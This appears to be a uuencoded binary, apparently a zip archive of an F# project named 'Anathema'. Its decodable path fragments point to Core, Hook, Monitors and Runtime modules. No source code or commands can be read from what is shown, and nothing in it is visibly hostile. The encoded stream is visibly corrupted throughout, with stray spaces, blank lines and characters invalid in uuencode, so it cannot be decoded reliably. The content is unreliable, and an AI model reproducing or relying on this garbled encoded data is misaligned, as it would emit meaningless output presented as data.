M\$%)E\$.()6[S-REH4>F?]=C#4(#>9=CKX5U_OG=)02P,\$%''''@>5B&2YIA
M,3?!\!@''UQ8''0''''!!;F%T:&5M82]%4RY!;F%T:&5M82Y#;W)E+TAE861E
M<G,N9G.]6-V.DT'4OC?Q'29ZXR;NVK*KKALUH73:HBP0H.M?3#-MIUT4F'I#
MM<8W\)\)'A4\,T!;V\$)K_.G-LN=\?'/^Y[0_O^(2\$B3!9E0A-T3-2+\FH;D
M1&,QO7WK;L0^DSA"=Y[<N7WK]BVBH!%R5PFG8>F?\$R>-N!_2\$SWB-&8+E\9+
M?T(3<Z[IVK*F07@Y^]OWPK9-'TH&E'RI7&"GMV^A>##5PN*[]AQ.N\$^B]'S
ME']'G7^^ (5OMXY'IJ9J&71<@K2^M]@V]@]6N91IO,KVR4_*T3V<'<YN'*12
ML^R<X?P&' +_&VC!_O]VJ46<'28S2C-D8<U8'K!IU?A/8'ZI.-S>IM2-HFJH-
M<&Y.J\ [GRXYNYJ8(T%9JH!A>^+P7D#EZMOVV9CDO=&_4,_HCU\ :X.[]L+XM;
M]FG7@?6WN(I5:K!=W!GV1YK5Q=OH,_3@'9K3B,:\$4W1G2L?I?\$[&' ;V#)FQ*
MT;V(R8?CD\$3SP(_FB"V@0OVO1!18<M1X&(ZT[;/ .Q5FO*" (Q17Z\$-3GQ]&Q
MQJ#DHY2B\$(YII-/ -GK7%UVZ5; ' ?C@#J:HH!-2'")#<,&F,UC(9EN:(N-&Q[
M(\OI8F>+61',P,,2BNB7"5W(9F(QM%H-G:<Z?>R-;&QZ^O!R0P55M.<-V]GR
M2=D+]/]N'S_:!.ZJIJ^ [FA?/:%X80BQX4KB[!N>\$R"/T\O-.L'\$*R0BE\$939A
MH7]O<00A3GB<RFG3P*U=6E=K:J69>A*RY8&TKHN5->U9,RU@CY5MWJ2&&!+2
M&VFJ83AXW5?M5D[^*B8+%)^S8">!\$&"/OO\&BUB-J:-A%'8V#&P>K7N/J7@
MU*5-(8VXX'G8/*7)'[KPQ5,SJ6["'VVD:IY^A:);'=KJH>S'9:'9)/R["PX
M'BZ4!&6=+AJ:0#B6%,7T4^K'%#3^;\$9C88Z_MDQV>Y,IIC6R=?/*>HG!*J.8
M?Z+H"C>[?@)S! ?AM/5JRCV(\$0,N''76S[:5NCZZPH_=T<\$JWS)RQW;KAU;V'
M?%T=H>2COT!+&OLS?R(-1L?@)ERD(8R&J<P42SF:,NDUFJ5!@,!A%BSI"7(I
M15#4,@UC&K#/M=YB>,QM45J%=Q]\#@,"\$DC%DY@?BUF!YVDTA':S<&&DQI.
M!QM6-BEESBJ%#:#>D<9%]&1-U[#HE[;E>*/-K=TZ7W-94;! " ?KA@,1>6@>]1
M4W/IQLCUAIU.6@5-'G%_=(A'0#)3P=UU>%YMI&\$2IE0R+ET'F@BE*Z(*'
MB](M41<H6O&Q10'B=0WMF^+EK7RR?WV>8\$C04!O(G&)/\$G:'S1^RA::^8'
M5-X)<2C+HY9U?+:.;SBM[-JC>0P\$-]04BWZ#N.>HE[C8+C;,:A#DI'FZ)DLJ
M8HL[-IK%)*S+M6KH?5-<8G8VWY4M/C*=(M.R\$RACL(B*>VR1(' @M"?QY)-(?
M(L)1^Q\$:KR#T8Y9&4Q+[]:-FV#%T=S!RL>:(*T@%-XKMIMR+17;#-(%9%L'J
M+ "M\$ I#&F('' @D<QR=D>CU@E")U*(UA2E%-R5-V8='BL!K,6%H5E96T",TJK
M41?WU*\$AD[<MQJ^A\$#7=\P:Z"->CTK;:4UU/C'M0E.4Z-KH"O2WL8Q,FDCRW
M)!\'249^6MJ_#_NH84WK@^;QMN)2=5*EH?;0E,5@_P*'NSTA;+DFXR[]\;&
M0J.4]VG' LK'CB;8OR5VOFWM6,DI8FLM/M^7K@Q_N2H\$'S^7P=RQ+<J>KDO2-
M@WO"QO.J7.[G9V6I-E'=84=%:JCRJXG2JLBMH>D)>07?M:!!&L8QG6=\$S+-43
M\LJQNJ3)+=PDRY1AAT-O9B5[HZWLT@US9<4J6XZF]N.R%*CFF^\$S^VRPAW\
M^!8%5QE[C1[955\$,XA67,Z->5*1%LZU*W*S*[/5JH@+8RK&7ZG&?9:3^I
M*AWAEQ!16KIH(WEN)G(WU)5+V//WY? \-LH+[^5[VYZ4?34]<V\$G@009)<)2!
M-R4IQJWKS\7R!.R;'Y<D@/F3799:0))\$(#28<?P"0A/Q4Z49["(B(5HP>.G
M@+=Y_'SW&Y<PLP\D%]"]W/\B.#-6&YQBI%Y49^QNN\$.YF''R3!<H,[X1"><?
M#K[8GC*[D>);,Y!U5KP&8*:A&@-\$9J+]:#<H+YF+2@GM!@/'O,]6&2C(O>U
M)S9SN!/X!:B'_ (URN[]L,ODH>NY&85S*/: .Q+C+('':P8&U5#5+^!G4(4H?"
MFAZ\$<6'%VM-+Y(O+P;_F/..!; ,M&4%\$SUD(NF<6Q#;50Z:W=2\$/L-C>P?S+\
M&A*J&UF^7-AW\;4;0@^C9PT-U!P0+UY9LUE"^5Z8'=]H'^53.V9U\$1_"ET/W
M<\J!4NJY_Q+6'N\$'!/54.2BHI\K>H&:P@ \-ZJAP4UKVWXXYA]@M02P,\$%'''
M''@>5B&2X':R!>'0''<P(''',''''!!;F%T:&5M82]%4RY!;F%T:&5M82Y#
M;W)E+TYA=&EV92YF<W52S4["0!"^D_'. \$P\&3.T!KD""!1*,8F.#%^-ATYV6
MU>ENLYV" ^H>?"1?P>T/HB' L>;;F6^^^7: _/[^TR+#(18PPC_RI%KS!3/B!
ML=CM=#LF1PW1OF#, _B7^8ZE99>@O-.,U>81VJV(LJI[,R)(05H+5%F'<[8\
MSZ,9T3+<C>7>14#V5; \$OB2X\"'21TFE@]!8=I] \$P/L7/B&4%>A!:+-PPC%3J
M"MF6V)\^-#/PW6G1X"2%; "%OE7<ZSM)IPK>7''2<-!JB)#O1,%S:XT]PWIC
M#*'0*0LEX)":QAC[K7#*)]*Z905'JP=-!R'W\$7J'SUH"NN]\$EKAKLT/=9>N
M-:.\$'DBW^1^Y:9T*+%.6BU#5!:%3E=N^L.^<6J?@:5M[G(')<D5XC[PQ<H8Q
M"2M:XR42IH(13'+P\>H8Z/I)<[8C]S^:]J5.S,1=."<YO2"1_C8<@^L)U,M6
MN_T'4\$ L#!!0''''''E8ADL''''''''''': ''''06YA=&AE;6\$O15,N
M06YA=&AE;6\$N2&]O:R]02P,\$%''''@>5B&2QSE15Z9'@'']04''D''''!
M;F%T:&5M82]%4RY!;F%T:&5M82Y(;V]K+T%S<V5M8FQY26YF;RYF<Y54VT[;

M0!!]1^(?1GDAH,8D%`B@JA(-+<T#;44H4E7U86V/XX7UCK674']2OZ\$/E?I#
M_87..DX<4BYJ(ME[.7/FS,U_?O[2HD!;B@3A[20ZU<+E6(CH/=M=&HM%K&J
MQCJCS8W-#2I1PZ2R#HOH\$C.%B9.DU\Z]=K+`: \$1%*16:"9J93-`^C!IKAX;*
M!2@XV=V<]1HA(+@UQ0B.`\$1DW<@>-&(`FDA(>T,*84IN-R0G^;\1LCXB.ZD
MGD)-9]!92"<,S+V#FT\$HUSH*0:PQ?8"9D)YM.`("DIE5M5LLE41Z((`2J1P
M[/1.NGQ54[2Y\?758G,"B_Q=2:>PVUG;/V?[];>'#<[0]D:6P66W\SAL1#J3
M4V_\$\\`B%+IZ"O+)4.H3]S\J1U161DYS-EHNX?</@+W^8/BXV941*9.;VR<5
M>^6\PO6D3OP\$G0M%Y6BNI96QPE"i3"BN82%N0^%R/JI*7DG-&VG;;M'D8-98
M!;9@.OIX`0FGAC1JQUT!XPPJ\J`1TW`O\$NY)YJ@Y_Z7,#!4U5R!Z\$=JL%M#*
M:SLKL#GC\$2B0"%<SKG5+:>M8VH#O[K7T^?>QV>A^;DK:W^HVP9NI(QR&RN
MM#1TPS,:P/B]) (MI\$_5]Q^=>IMU.NG=PV[]?BM[P*(U[^T?#_=\$YQ?#SH`0^3
M@^%!EO8/!WLKQ;A&8[GK5J<C*%J=AC">5EIG&WUM#+SRIIFVDYJN?LQ_`%*&
M>1K^U7.IV_-5@S=>JA0^`")&LW)\B3.YI*@?7[BV"0NT)29ANH52K&LY]LQ>
M-8@4,\\$=&&[G]!Q7NF1L?-DY:UR!MQQ4#=[:V>XP>9TIR%&#G<>WT,]WH32
M[0RB?K0SS^VS./X_CGS'7]QU)*F*7_"0UJZVW\!4\$!#!0`''`('`E8ADMY
M:F])M00`''P/'`Q`''`06YA=&AE;6\$O15,N06YA=&AE;6\$N2&]O:R]%4RY!
M;F%T:&5M82Y(;V)K+F9S<')O:K57VW+3,!!]9X9_\$(:9D)G:3NHT%W#,E%#N
MA4P3+@]YD6VY\$;4ECR0'PN7+>."3^`76USA)\$\JE#YF,=E>[9_>L5]+/[S_L
M!Y^B\$"V(D)2SH=8V6AHBS.,^9>=#+5&!WM<>.#=OV&!/Q!/H2GGH7Q;V7?2
M#8](@)-03;\$X)TH.M8<)#7T-@6<&J[E2\3W3E-Z<1%@:\$?4\$ESQ0AL<CTR<+
M\$O*8"#.2;KK-/&RU+`TB(F0_BV(N%"I"#[4[=T\GF>^33XJP%(\$<8S5OSBI%
M'5US=EJ%&O\$HXLRL(!8^EAD:<^51E"9Q\HE+)NXW_X[K1U)"98Q^+--"NU?")X
M\$F<B\$S+@@)XG`J?ZS`0`%A3-AMH.\$2-!M*<1\1-SFUS35TZ' (=8!5Q\$F[Y*
M><W-,5N.QF]LLU25+B89+T5BSJ'1LLTU46E7L/'DH;[C'QYU6ZZ%]5[?=_5.
MO]?1!^Z@K0]ZWE' O*/!;W?8A1%KM*)V\3E2<J.DR)LY+Z@HLEK:YDI569YRK
M5S@B,L8><4XFQC'`#*H5D/.7\PC;K^FK3L90D<L,E*"[];4U-76_`*&?2Q`)&
MBS+A1<?H&H#_<07&YLD<BWC'12G5'0.^B;2*.PPJO(GB3P@C0"AY2%GZP9T1
MGPJHF'242(AM[C,IW>Q(=T^:0\$M`0U(VJKG>J=O-N[]/OVXU6]:O7_-V@`8K
M463BR3)R>5CF5Q>MF67-\$"1A6-C4F^~UK&A\$/X,>AQ*<E.M5MC3T<`@>"X-*
ML-Z\$Z>?MN)3-L@@S<%2)5U@`R@CD*Q5F4/)')P_?/+D_/3L>G=CFAK+<\PX+
M!CR]3.>:8]EF?5WYY5X2\$: :R"CX&+FHX-JDTWI^^A&";.ZZ)NS,2\$BS)BKUM
M6F+?Y2Q<[F\$F97<?, :G^"KP46*[S\$'5Q4F#X=U:>*1*M'05G)"`"3EJ"GC\$O
M3'PRU"+I<1%2%\Z0/5;Y0#`2B7*`RH/XSMT=TZ9Y@9P-">"#!E)E,#A`1HG
M;DB]%V0YY1>\$#=#V6%1P%O:##=]H]:V,(EYUDOT07,'F>:\$5:L2FQF!6X/VLE2
M0N:0T6]MLHRN9/@`BBZH)[5JA*75W5=L.*~C&M8\E:?! ,Q9P(T@][31]3E7&
M>/`'\8J3[Y(4#*/>2UG.6P((%8.#G(?5D-`T6QORJZ#.%)<Z]#I=W-<MUSW2
M.ZUV7Q]8`U_06WW/ZEG=`7:[WZKC^:IL;^:T68H]UYI3RFB41&^I3'`X48E/
M>=&>]D\$XVF7X>H^I`GMMFWMNMO]!8[FG,LJG7=SLAE\=]0V7(L;)1V;2?[!
M;=(Z; ,X,8W5W1)-'+^3L>V99;1FU?D\6W1@N;I@A]\<;MN-',@!91<6>BR
M`7F-L6US*UR%9;OFN30M=#7@H7G%1RK)_REE!7-6IVZVN)S*68[]6@K[?Y'\
M39GKI4W7>;?O>D9M^5^]6V[I.KSQ4`0OP&")ECP1*'N7(1A)'I'R`&'?S^4*
MRPM\$H1(^09S!+T"``L296^3"P^XCPLQ'"8.G7GI0(JH,5!4YPXPD7!)"!`I
MJXIB3AGL)VD'`"!)"-IZ;14QC`QRG@=*IR&\4D`LS%_@1:UR/7.MNUQH(C8
M9:KK\>:DK`\4\$!#!0`''`('`E8ADO[I62^"0`'+H.`''D`''`06YA=&AE
M;6\$O15,N06YA=&AE;6\$N2&]O:R]*:71(;V)K+F9S[5?;CM,P\$'U'XA]&^X`2
M%,+MK2Q%7%VB\$NU+1<)(>1-)JU%8D>.6UC4/^.!3^(7&=".<Q<+`B0DHM4F
MM6?&9[,G+3?OGP5+,4\8R%"L/3O"Z8WF#+_1,H/ER]=OB0S%+`SS6FK0_`^
M*<8)AII+T5G?"LU3].="HY+9\$M6.AY@/&SV4:<835!VK9SQ4,I>Q]F?+`#5.9
M_YQIOD,;LC1JHJ4X`OT39!&J?&3;QC`YZ?,P20(=R'`!-=,(\@8+)IGJ#<R
M>H1APA0S"<)5H*,76C4?1!\$NT^J8HI<N<Q'+*6W1PA.N9PE;#WA>FYJGV[<.
M0,C48'%<8#GH#<`)E;DN7S+_\$]20;H[2Q#>;\@.HQ;,29F(S`Q0\GPN!0YX
M*F1)RP\FH^G^,%C6\B0[@1]M>HY[^5+M,8`7'),B64ZLAPM.6/!EV&LLI@=*
MC?\$HW609\$]'YI,\$ZK97F@=#JO(IY6%WRS_@B?B@C/&P5E%>LVRME.MP,<@X?
MN=[4AGM8RA2+9*FZQ9VZ?T=N3I]W_Q5+MNB!9<&#.GD/ZIR+K2(Q#QJY5!_J
M%-P&CJ)>!L+8L16LWWCXH=B#3#VRTU7VR&C'.0.NA]B1+._5.=FK%;6A";E&
M3>B=)FH>:QY?@V=,Y1N6^*>D#K9';02W7>_KUR\$LG2T5>5DE,']I)I5F0@.G
M\5`D,Z`EL)WD\$:W\$7'`*,9\$RZS;1VZ.YR#5+\$C.E1W?@:*EE9NX#&1^):]1R
M"D]YKGV*JYQX*RRDYRPU!: [M#K,)=PNP_F/4*U(5QS5/95RG)O4`'G`1<;&>
MF?+ZB^U9PD/8[_?M]0*T"+&_0RU6.KEM\$%;13S#)4%#@A1E36`'PRX<3)J*D
MV;N]6"+36FF9ZC*5):.:HNW*WM>3S4V_.\:'S2>F%-ZY*F[`.J%*=PT?%
M"P6K;K2)I-HH:3&T`K@EANIAAO6HT8AI(;C;/SB2F]98GV<3OMYE7_9=[X9
M'`_J`_S_<?!!^^!-\/#E*GA_&MQ_]/ITO@H\N-+"X5:9=:Y`[+B2(D6A_>`3
M#<*UFVX_M:R1#[EL4W]!\$X&.>??(^+@^9NJUT_=7<JD5%=\$YQ79C<F];`U.AZ
MG.=L1U0JON:")9VA:AF7Q>R.;"FGCAU<T>5C,RDFFU`%6\$AN3"ST1_O;A5<
M#VRN8_(S+?;V[Y0IUN(XY+_DU'&Q=\$ZE'.2Y6!L,6E"3)<I8JVUS02.,R;
M!XT*=&BG0EP,:B/K'F9*69'&49/HPXC6W5J^@`:=?VGLZLB]^3)JR]>"OB0.
MR5!#P(OW5/F-JY"E"Q;3>#6(L(0-M[W9JTW[: ,S[XV*:2.`^:~+?U,0NSP6W
M"&<L_`!00ZN"?VX8Q]2'6/@W!O#`KX?R5\EW4\$!#!0`''''`('`E8ADL`''''
M`''''''''''>`''''06YA=&AE;6\$O15,N06YA=&AE;6\$N36]N:71O<G,O4\$!#
M!0`''''('`E8ADN5I+7:FP(`''\$&`''M`''''06YA=&AE;6\$O15,N06YA=&AE

M;6\$N36]N:710<G,O07-S96UB;'E);F90+F9SE51+;MLP\$-T'R!T&WL0):L6N
MC?Q0%\$B=-O'B;1&G'8JB"XH:6DPH4N#'J8[4,W11H!?'J%3J49<M)G02Q'8D<
MOGGSAC.CO[]^:U:@*QE'>#]-3C7S.18LN3!:>F=-<NH<%JFJ)EJ8[:WM+5.B
MAFGE/!;)0J%W\$NC'JB#]K+~9&R*4BJT4[1SR=%M1DVT1VO*)2@&V=^'<]1H
MF8(8UQ8L!@&6FN"!T:(1!=(!-]I;HQ1FX'-KPBRG-X(@D[F3>@8UG4,/1@#S
MWLHT>'0)C'.F9QC!#ML#F#,5T(\$W4)A,BJIFDZV*2!<%%"Z9IZ!WTN?KFI+M
MK6]OEIL36-[?E?0*NYU=-]S9??M]L],9.FYE&<-V.X_#QD8+.0N6/0\L2J:K
MIR"?K<D"R]5.C9E9>4L)\?5\$O[\!'C='QP^[G9E648![.V3JH/RP>(24A=@
MBM['XE)&U)+)5&&LF&*"*:EFPVUC'G\$Q522NI:2=-VS7:>)@W7I\$MNHX_70"G
MZS\$:M:?N@ (F'R@30B%D\9YQZDSAJSO\IA35%S16)7L5VJP6T\MH.BVS>!@03
M29BO&1]T3>07K7-J\$[^ZU]OG7R9G<0BH.^MXM#-BE;J2*4BQ4%I:<T.S&L'X
MHS0.LR;K'X'/@\RZ'8''(RZ&H)XQ.\>+Z(#S'NNGH)[!H#_.A2#X?'!<*T8
MUV@==[ZE\$1%ZU,1Q]1)YUVCK\!5L\$V4W=2T]6/Q>^"W1!/P[]NE[JUKSN\
M"U)E\#\$4*=HU\R7.Y8JB?GREVG(2Z\$KD<<J94J1K-?[\$7C6(#'6C#HRG"WK*
M*ULQ-K'<@C6M(#A*J@;O[.U0_N!R<Z<A14IWD=^F'F]2Z78&23_96]SMLSCZ
M/X[\0%_>A^AES3+ZE,=KZ>[^U!+'P04''''''!Y6(9+['_Z-?\$\$''''8\$'''
M.0''''\$%N871H96UA+T53+D%N871H96UA+DUO;FET;W)S+T53+D%N871H96UA
M+DUO;FET;W)S+F9S<')O:M5726_30!2^(_\$?!H,4(A\$[:4(7<(Q*6TH%A:H)
MR\&7B?W<#-@SULRX\$)9?QH&?Q%_@>7?B)BRB!PY1Y+<OW[QY^\;/=_01QR@D
MER'5\$WQL#,R^08![PF?~8FPD.NCM&H^<FS?L,RG>@:?)5(A0O:[D[Z<*AQ#0
M)-13*B]'J['Q.&A;Q"TS/%KKG7\p+*4-X>(*C-BGA1*!-KT1&3Y<'FAB\$%:
MD9JE:M96OS\TT",A]DD4"ZE)X7ILW+E[.LEL'WW4P-, (U!G5\ZY;,9K1==W3
MRM6!B'+!S5B*6!GD0'"?Z2R!HX],:76W\V],=[H&L?+8SV2:E5X<2Y'\$&0F)
MZ#A@%XFDJ?-F&'0#6&)V.V0\)IT.,9Q#F"47MK7\$+@V>A50'0D:KMDIZP\p^
M7QR<O;*MDE6:F&1]*1)SMLR^;2V12KFB"\<)\YT'D9>,!SU]N@N]\$;;GM>C
M_=FHMSWH#W=W@L%P;WN(GFJ-TLC+1,>)GBYB<)ZSF:1R85LUK90Z%T*_H!&H
MF'K@'\$W,?4YU&I)Y*CC30BK;:LI4BOM*030+%A8I]<0J=1RX#Z12/H@Y/LR
M\<N1>=_<LJVKV2O*DSF5\8&04+)'YL@<I-5<(U#%G&AQ#!RPL?"8\?3@G8//
M)%9..5HF8%N;1\$HS&U*N4K6M952V@;H9DU]:P,JP^26'%H*L#"8C3Q;13(1E
M#DW2DEC6^"')PT*F"827L681^X1\&BHT4G[7M6>A1T.T6'A4A&7'I4?9F3'N
MKF;DHLU*H@XK8!Q04&G*L<*1X]??'3^<GN\?'-G6"K/4>4,EQ[8\3\>9@]AO
M?E=VA9=\$P'7F^@D+X<J0D-#\$:=-\>_H<W:[H7E=#SR\$J\$J!N:;M7L3\3/%QL
M:%?:\DW=2OG7U:S_LTVE[U/&691\$KYE*:#C1B<]\$,2Z:C<0^KA.L;P[#&0QL
M:[W<^L@.YD(HJ\$HVAU7GZ[T.<.)U2LRL)OD']^YPJ^N:9GW+DLGA,^4^N>T.
MS;Y;36(7)W2<17G,]8L]I!.-P^D""5G%KP,0=?HV[9:[JI8VC7/J6FAJY.`
M,UQ^8'K^32FK,-UFZ]S+JUOIYK%?2V'_;21_4^9F:=/O'.WK%LZ6_7K#.]\$0
MK6QW48Q'GIQP+TQ\&!OE@#CA@3'#E6K6BR!61M>BN,6\IQ>@3"^; ,K5HV^HI
MZ+GPB^L]-UND46T)L!S"#B=M\p%BE/R)#-T,@&J:+JZ?:2M[Y>.1JLQJ:Q
MM(VMRIE^>MF7W&6=IXSK90QA,R[PT*7#5*4(JL,K+#+!0-4!*Q)@OCJ8K9_7.
MW36;6=-M!5>&4:&F\KJA2I.%PHIC)7\IDWGZ+<\$7>)U(YJG?\$GY-PP2F21PV
MNU2E@C.M1)G;4L!E-1UOB'27@TXO39]*'Z=Y2_3W*O1K,!:'[(IL,-#F(GN>
M<-PCX"H:HC)&,ZN8;\$LN8[/V[GP>4!^V]W:'O>V=8'^?,L&H1[WA;F\ON+^S
MM7O?ZWO^SM?J+=,TP"YQ'7>FV2I3?!7L2OP7-;G5Z^%[FD3XV@X69"\$22;(W
M,,&D/%#J'J&^G],U5>)\PUGJ'Q\$<?P'!_) "<#28RPT?T!X)-(PGW\\$&:SA:F
M35*-Z6SJ\$87[6\$@E@7(NDU@PCOJ0WB'WB'(@K9=MX</,0LZ/\$\$F+B>)\!"#'
M^6N_R#G.VW9_4"#7"?:Z^%?7>2?4\$#!!0''''(''E8ADNPY%(\X0'''(0!
M''''N''''06YA=&AE;6\$O15,N06YA=&AE;6\$N36]N:710<G,O365T:&]D36]N
M:710<BYF<X6/P4K#0!"&[X&\PZ2G!&4?(*A0M2AH#32"%R]K.FE7-C-A=SWD
MV3SX2+Y"9]/2DDO[[V\$8^._?_O_W_2/=H>]U@["HU9QTV&*GU9+)!'8^3=\$*
M>R2H!Q^PFRQJA:W%)ABFL<D+OX]PKST>KO-&6VMHL\2PY74)^QD-UZ#=#QI=0
M?7U+@'P. #P7<I@F(U@S(-/")1N!K!^K'7!I&@[Z8')LT7UX4S'5T.8S[(L
M@^>J>ED^EC"#JVF4>I.?\$Y'[5#9BG>EHV44+&!J=1]0+')\!YJNGD2'>J7>N
M@Q.00)^#^5!+'P04''''''!Y6(9+)]#53B'X''''1''''+0''''\$%N871H96UA
M+T53+D%N871H96UA+DUO;FET;W)S+W!A8VMA9V5S+F-O;F9I9T7,.0[",!'\
MT1Z).XRFQV\$)\$D5,.BX'HK>2P;+B);+'&>CX\$A<'5(DZ?YOWO?]J>JGLW"G
MF\$SP\$C=BC4"^":WQ6F+FV^J']7&YJ'K5=\$I3^C?'>&! :B>=78G+BJFRF2^XM
MX>R58C>(K*(F/D7EZ!%B)]\$3E_LM0C'0Q63_ '%!+'P04''''''!Y6(9+''''
M''''''''''0''''\$%N871H96UA+T53+D%N871H96UA+E)U;G1I;64O4\$#L#
M!!0''''(''E8ADM\$9'<SE0(''/X%'L''''06YA=&AE;6\$O15,N06YA=&AE
M;6\$N4G5N=&EM92]!<W-E;6)L>4EN9F\N9G.55-M.VT'0?4?B'T9Y(:#&W'F@
MJA(-<H#;44H4E7U8;V>C1?6N]9>0OU)_88^5.H/]1<ZZSBQH0'41++W<N;;
MF90_/RE68&N9!SAW20YT\SG6+D#F@O"TS.G,,B5=58"[.^MKYF2M0PJ9S'
M(KE"H9![:?2#>Z7MR!2E5&@G:&>2HUN-&FN/UI0+4'2RO0T7J-\$R!&=O+5AT
M'BPUP0.C12,*I'-NM+=&*<S'Y]:\$:4YO!\$%'YE[J*=1T#CT8'<Q[*]/@T24P
MRIF>8@0[;"]@QE1'!]Y'83(IJII-MBHB711@N&2>G-Y+GW<U)>MK7U\O-J>P
MR-^U]'K[014I[FV^>;:YAP=M[* ,7ON]IV\$CHX6<!LM>!A8ET]5SD\$_69(' [M
M_Q0Z,F5EY30GN^42?O\ 'V-O9'3YM=FU91OSV[EG10?E@<0&ITS]![V-I*:';
MZ62J,-9+,\$65+-A=+%.1U5)*ZEI(UW;,]IXF#56D2V:CCY>'J?L&(W:4V_`
M6\$!E'FC\$+-XS3IU)'#7GOY3"FIJ+FBD2O8K/5'EIIY;7]%-F\#@HDDS->,CWJF
MM>O7;;6!7S_H[(O/X_,X'M2;M3_:&;\$,7<D4I)@K+:VYI4F-8/Q>&H=9\$_5#

MQQ=!9OW>+E7EZ.1X?W`T% ">#@R-Q, &! _WAP (@Z' > \>' ? (=GPTXQ; M`Z: KSN
MC\$1%W9F (0^JD\Z [1U\9`JV"; F3NMZ>K' _' ?); HFGX>^>2]V>=PW>!JDR^! " *
M%&WG^`IG<DE1/[Y0;3D)="7R. .-, *=*U' 'YBKQI\$AH)1!\;; .3W%E2T9&U]N
MSII6\$!P%58, WMC8H?G"YN=>0 (H4 [CV] 5CS>A4.J3G61KGML7<?1_&OF>OKN/
MT8N:9?0ACVGI;_X%4\$!#!!0`''`('E8ADM>*+TBQ@0`''`/`''W`''`06YA
M=&AE;6\$015,N06YA=&AE;6\$N4G5N=&EM92]%4RY!;F%T:&5M82Y2=6YT:6UE
M+F9S<')O:K57VW+3,!!]9X9_\$(:9D)G&3NHT3<\$Q4]+",%#() . 'RX! ?9EAN!
M+7DD.1`N7\8#G\0OL+X [21, *TSYD, EJM=L_N6>] *OW_ ^LIY\B4*T) \$) 2SD9:
M3^]JB#"/^Y1=CK1\$!9VA]L2^>\>:"/Z1>'K-.0_ENTJ_GQXX(P%.0C7'XI (H
M.=*>)C3T-026&:P62L6/#\$-Z"Q)AJ4?4\$USR0.D>CPR?+\$G (8R*,2+KI,>.P
MVS4U\ (B0)2**N5"H<#W2'CR\F&6VS [\HPE (\$<H+5HNU4&TUT;>>B<C7F4<29
M'@L>2PV-.?.IR@ (X_T*ED@);-V.ZU=:0D6.?B#0JM7HN>!)G(A""XX!>)@*G
MSILP\$`!8VVRWT&B\$6BVDV6?\$32XM8VV [-#@)L0JXB#9ME?*&F5.V&D_>6D:Y
M59J89;P4@=F'>M<RUD2E7L' "\X3Z=@_ [9' `R-#N#X"DTQ\\$_0 [VS&'G) #@Z
M/AP>>5W//P9/]8G2R)M\$Q8F:KV)BOZ*NP&)E&;6LU)IRKE [CB,@8>\0^G^FG
M#*L4DCY-F* (1L8RF2G7N5\$H2N>\$*-G8<:VA4I_`R?29`))F+3V78R [X^T`M
MX^KMC<.S!1;QF`M2;O=U^#+27.Y0J`'GBC\GC`"MY"EEZ6<W)3X5D#=I*Y\$`
MYGTJI9G=\$>^)%/@):\$C*BC762W: [BO<7 [/>MJLL*]WM>=U"!)8I,/ %M%+@_+
M\$)NB-;6L*H (D#`N=9I6\B2%"^A7V<2C!2+FNHZ6AAT.P6"A4@O5J3+]SVZ7,
MR3PX8* @2UU@ "R@C\$*Q5FD/6S\Z=OGS^>3T_`YY:QL5F>>8\%'ZI>I0W.-BVC
MN: [L<B^)"%-9!I!\!%PT<5 ["I? [AX! ?XV#]T2?5,2\$BQ)3>'V, ['O<A:N]I"3
M\$KR/FW3_&M046*Y\$SFW14F"X\$6)>*! *M388I"8B`P4O0"^:%B4] &6B0]+D+J
MPDC9HY5W% CUM+0>HG, L/'NYH.^T#- (9)G0@R8B11`H<' :) *X (?5>DM6<?R) L
MY' ; -X"@X#GH]_ZB+35S2GI4374 (3LN<99\6JQ&94X/:@G:TD1`X1_54GB^A:
MBJ\AZ8)Z4JL:69K=?<F&D1W3L&I' `LO6, #U (+6T4_6"J`7W@5U%Q%)4B^ (X
MHS"DE+= ([?] \!9#%]KXA;UYLUF"5J2P"N8C"0DU>/B`VU]?E0. [6_N>:AUQ_@
M8<=TW:-.O]N#X6Z>^)VA. ?3, 8W-P@MW!CVK\$7 [=\$-F/:3,6>J], %931*HG=4
M)CB<J<2GO*CI9E^#MK9+L;Y3:7:O9QF []79_MN,%Y [(*Y_V";#K? [;4'5^M6
M2<=FD/]P (S4/VXZNU_=-#M [*9UG]QU3 [SK5:'>6?5C6E]2B2Q0W]%8 [!U) `
MR3>+O:RSWJ)OR]AR5V'9SGDN31-=#08%'])G*LG-I+*"Z32I<Y974^GDV&\E
ML3>+Y' _2W\$QMN LZK?==3; ,M^_?:YU^G`.Q%%\ (H,5FC%\$X&RMQV"EN01*0\0
M]OU<KK# \A"ADPB> (, _@%"%"` .#. +7' @<?D:8^2AA%\Q, IRNB2D=5DC/,2,+E
M (L0"D3*K* . :4P7F25L`!DH2@K1=;X4// (. =QH+0;PON5!-';\U=LD8M\W] [6
M/0U@\$.Q2 [73@K^Z2?P!02P,\$%`''''`@`>5B&2U4X#>?H`P`'I@L`'P`'!!
M;F%T:&5M82]%4RY!;F%T:&5M82Y2=6YT:6UE+TUE=&AO9\$9I;'1E<BYF<ZU6
MS6 [30!"^5^H [C#@@6P130. (0T: (2".304I\$ (CFAK3Y)5UKMF=YT2M7TR#CP2
MK\#L^B^V<4" ('&+O [LPWW_RN?W[_ (5F*)F,QPMMY="Z976/*HH^YM#S%XZ/C
M (Y6AA/G.6\$Q;B^@C+@7&EBO9VJ]THYFTJ%4V1 [WE,9I"J&5EHC1& [Y\$EJ (TS
M97<9PI0+TL/D`NU:)7`M*=`0+^%VJ" \S-,Q\$/#3%\4FK3\LS_4J3U%:LU!7
MN5G/Y&*-<[OBC1=]_JP0+?#&Y?,U,UCLS\Q\$26-U'ENEQ!: *8%,^K.22Z53
MK (Z/ [AU7)I/6=L#EEACJ! ?DP!O<_@M2?7U*\$*Z"YU5RN0F`&[]H; . "WL"+3`
MS862W*K:]2"MF>ZS#BNE2G&9"^%LP&D)'TV53ID-'MR>W\$>W3^`?)\$)-:/7J#
ML6!.S'&,IJ5R2\1MA+61VD!\$0=76?.9V'71=&Y6V)RK-"-TH&7W0"9=,S%:2
M?)H0+D\$V [J [0%C [-Y%)-M4HO5) (+) .!J<PQ4'XW,B ()F,+T6NT)R#/[9CT>:
M6W8M\$+C#Z):3RES!4J@NE<1&KWFS>N<6S>_) \$TBXMC LZ?%F!-RECA"!P35:
MPH8;1H<*-E+=N"- (/2)02 [^^*2)<8% (&^%6-WA" ^LAI. .^Y%Q>,)U1DMWJ%U
MZ0I"]S;E*)+@0?HELYIR^YK+A" (_%QE (G+K*K\6/(: [N [OVT8RJG,D8P]\S
M^,1\$3C7DWT5OPZ&2?T6)WO#+".0"G" (N9? [-^YMJWQ9&7UY!I (*U<6\ [-[?
